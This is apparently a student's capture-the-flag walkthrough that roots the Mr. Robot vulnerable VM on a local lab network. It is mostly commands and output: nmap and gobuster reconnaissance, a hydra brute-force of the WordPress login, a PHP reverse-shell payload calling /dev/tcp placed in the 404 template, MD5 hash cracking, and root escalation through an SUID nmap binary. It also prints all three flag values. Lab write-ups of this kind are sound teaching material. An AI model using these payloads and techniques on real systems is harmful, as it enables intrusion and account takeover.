Project of Exploiting MR. Robot

1st step:

Scanning machine's IP and open ports:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.0.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 02:13 -0400
Nmap scan report for 192.168.0.1
Host is up (0.0049s latency).
MAC Address: D8:32:14:7D:95:08 (Tenda Technology,Ltd.Dongguan branch)
Nmap scan report for 192.168.0.102
Host is up (0.000028s latency).
MAC Address: DA:E1:E2:8F:C0:CA (Unknown)
Nmap scan report for 192.168.0.106
Host is up (0.00023s latency).
MAC Address: 00:0C:29:D7:2A:3F (VMware)
Nmap scan report for 192.168.0.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.81 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -p- -T5 192.168.0.106
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 02:21 -0400
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.01% done
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.60% done; ETC: 02:22 (0:01:02 remaining)
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 02:22 (0:00:12 remaining)
Nmap scan report for 192.168.0.106
Host is up (0.00024s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
443/tcp open   ssl/http Apache httpd
MAC Address: 00:0C:29:D7:2A:3F (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.58 seconds
```

2nd Step:

Checking http://[[targetip]]/robots.txt.
We got key 1 and a .dic file. Now the .dic file is cut down to a short one since it carries many duplicate words. To download them need following commands:

wget [targetip]/key-1-of-3.txt

wget [targetip]/fsociety.dic

```
┌──(kali㉿kali)-[~]
└─$ cat fsocity.dic | sort | uniq > dictionary.txt
```

3rd Step:

We need to check which hidden directories are available:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.0.106 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html
═══════════════════════════════════════════════════════════════
0                    (Status: 301) [Size: 0] [──> http://192.168.0.106/0/]
admin                (Status: 301) [Size: 235] [──> http://192.168.0.106/admin/]
atom                 (Status: 301) [Size: 0] [──> http://192.168.0.106/feed/atom/]
audio                (Status: 301) [Size: 235] [──> http://192.168.0.106/audio/]
blog                 (Status: 301) [Size: 234] [──> http://192.168.0.106/blog/]
cgi-bin/.html        (Status: 403) [Size: 222]
css                  (Status: 301) [Size: 233] [──> http://192.168.0.106/css/]
dashboard            (Status: 302) [Size: 0] [──> http://192.168.0.106/wp-admin/]
favicon.ico          (Status: 200) [Size: 0]
feed                 (Status: 301) [Size: 0] [──> http://192.168.0.106/feed/]
image                (Status: 301) [Size: 0] [──> http://192.168.0.106/image/]
Image                (Status: 301) [Size: 0] [──> http://192.168.0.106/Image/]
images               (Status: 301) [Size: 236] [──> http://192.168.0.106/images/]
index.html           (Status: 200) [Size: 1188]
index.php            (Status: 301) [Size: 0] [──> http://192.168.0.106/]
index.html           (Status: 200) [Size: 1188]
index.php            (Status: 301) [Size: 0] [──> http://192.168.0.106/]
intro                (Status: 200) [Size: 516314]
js                   (Status: 301) [Size: 232] [──> http://192.168.0.106
/js/]
license              (Status: 200) [Size: 309]
```

4th Step:

We can misuse the page /wp-admin to brute-force with the shorten down .dic we just created. If any username is correct WordPress will not say "Invalid Username"

```
┌──(kali㉿kali)-[~]
└─$ hydra -L dictionary.txt -p password 192.168.0.106 http-post-form "/wp-lo
gin.php:log=^USER^&pwd=^PASS^&wp-submit=Log+IN:Invalid username"
```

```
[STATUS] 1833.00 tries/min, 1833 tries in 00:01h, 9619 to do in 00:06h, 16 active
[STATUS] 1786.00 tries/min, 5358 tries in 00:03h, 6094 to do in 00:04h, 16 active
[80][http-post-form] host: 192.168.0.106   login: elliot   password: password
[80][http-post-form] host: 192.168.0.106   login: ELLIOT   password: password
[80][http-post-form] host: 192.168.0.106   login: Elliot   password: password
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-14 03:04:38
```


5th Step:

If we go-to http://{target-ip}/license.txt . We gon' get a base64 encoded string:
To decode, we can enter the following command:

```
┌──(kali㉿kali)-[~]
└─$ echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d
elliot:ER28-0652
```

6th Step:


We need to log in to WordPress using the decoded string.



After logged in We need to get to Appearance=>Editor=>404 Template and and write a payload:

"<?php
exec("/bin/bash -c 'bash -i >&/dev/tcp/192.168.0.101/1234 0>&1'")
?>"

to make a reverse shell



7th Step:

To catch a reverse shell, we can use ncat

```
┌──(kali㉿kali)-[~]
└─$ ncat -nlvp 1234
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.0.106:58130.
bash: cannot set terminal process group (2207): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /
cd /
daemon@linux:/$ ls
ls
bin
boot
dev
etc
home
initrd.img
lib
```

But before, for the NCAT to catch reverse sell on port 1234. We can make a 404 error using

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.0.106/404.php

<!DOCTYPE html>
<html lang="en-US" class="no-js">
<head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width">
```

After getting shell we need to enter a python script to make pty terminal appear or We wont be able to priv esc. We can see 2 files at home dir.:

```
└─$ ncat -nlvp 1234
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.0.106:58147.
bash: cannot set terminal process group (2207): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ python -c 'import pty; pty.spawn("/bin/bash")'
<pps/wordpress/htdocs$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home/robot
cd /home/robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
```

The 2nd key has only read permission. And we got the password of the user <u>robot</u>.

```
daemon@linux:/home/robot$ ls -1la
ls -1la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat key-2-of3.txt
cat key-2-of3.txt
cat: key-2-of3.txt: No such file or directory
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

We can Dehash it using an online database. Since it was simple it didn't struggle.

And then we got root Access. And then we got also the 2nd key:

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

8th Step

```
robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

We can use this command to find files with SUID binaries. We can search https://gtfobins.org/ to find executables. That can create interactive shell. And that's how to get the 3rd key.

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# ls
ls
key-2-of-3.txt  password.raw-md5
# cd /
cd /
# ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
#
```

KEY 1: 073403c8a58a1f80d943455fb30724b9

KEY 2: 822c73956184f694993bede3eb39f959

KEY 3 04787ddef27c3dee1ee161b21670b4e4